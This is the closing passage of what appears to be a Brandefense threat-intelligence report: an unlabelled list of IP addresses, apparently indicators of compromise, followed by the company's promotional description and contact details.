- 159.65.225.72
- 104.193.252.197
- 162.244.81.253
- 176.123.2.216
- 185.105.109.19
- 185.117.119.87
- 185.180.197.86
- 185.203.116.28
- 185.203.116.7
- 185.203.117.159
- 185.243.214.107
- 198.54.117.197
- 198.54.117.199
- 212.109.221.205
- 213.252.247.18
- 23.95.85.176
- 45.61.138.171
- 45.84.0.127
- 46.166.128.144
- 51.210.138.71
- 80.209.241.4
- 81.91.177.54



About Brandefense

Tackling regional and global threat actors requires greater cooperation between the public and private sectors. One of the most significant contributors to this collaboration is the technology partners that provide digital risk protection applications and cyber threat intelligence services. With the services to be received in this area, you can get support on the latest attack trends, vulnerability intelligence, intelligence for your brand, the technique, tactics, procedures of threat actors, the appearance of your institution on the internet, attack surface discovery and many more. Brandefense responds to all of these industry needs with an all-in-one perspective, on a single platform, and without the need for any internal installation.

You can contact us for all your questions and PoC requests;

BRANDEFENSE.COM

+90 (850) 303 85 35

info@brandefense.com



/Brandefense



/brandefense



/brandefense